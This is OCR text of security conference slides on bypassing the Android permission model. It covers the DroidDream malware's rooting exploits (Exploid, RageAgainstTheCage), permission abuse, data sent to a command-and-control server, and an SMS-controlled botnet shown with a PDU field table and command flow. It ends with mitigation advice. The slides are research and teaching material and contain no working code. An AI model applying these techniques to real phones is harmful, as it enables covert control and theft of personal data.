
Bypassing the Android Permission Model

Georgia Weidman
Founder and CEO, Bulb Security LLC

Is the permission model working?
Are users making good decisions?

Most Popular Android App




Demo

App abusing permissions

Demo explained


Permissions:


- Read IMEI
- Read Contacts
- Send SMS




We exploited every one of these


Rooting Android






Rooting Android for Evil (DroidDream)





DroidDream Permissions




INTERNET

READ_PHONE_STATE


CHANGE_WIFI_STATE


ACCESS_WIFI_STATE


DroidDream


Shocking New Money Making Program
Ads by AdMob
1
Part I: Normal
Total: 0
New
HighScores
Help

DroidDream


Shocking New Money Making Program
Ads by AdMob
1
Part I: Normal
Total: 0
New
HighScores
Help






DroidDream Rooting

Exploid


CVE-2010-Easy (RageAgainsttheCage)


DroidDream Root Payload

- Permission model no longer applies
  - installed packages
  - All personal data
  - Send to C&C




Rooting Android






Demo

Demo: Malicious post root payload


Telephony Stack (Userspace)
Serial Line/ Modem Driver
Modem


Telephony Stack (Userspace)
BOT
Serial Line/ Modem Driver
Modem

Field	Value
Length of SMSC	07
Type of Address (SMSC)	91
Service Center Address (SMSC)	41 40 54 05 10 F1
SMS Deliver Info	04
Length of Sender Number	0B
Type of Sender Number	91
Sender Number	51 17 34 45 88 F1
Protocol Identifier	00
Data Coding Scheme	00
Time Stamp	01 21 03 71 40 04 4A
User Data Length	0A
User Data	E8 32 9B FD 46 97 D9 EC 37

How the Botnet Works

Bot Receives a Message

Bot Decodes User Data

Checks for Bot Key

Performs Functionality

Mitigation

- Users update their phones
- That means they need the updates pushed out

- That means you third party platforms!!

Android Storage

- Sdcard
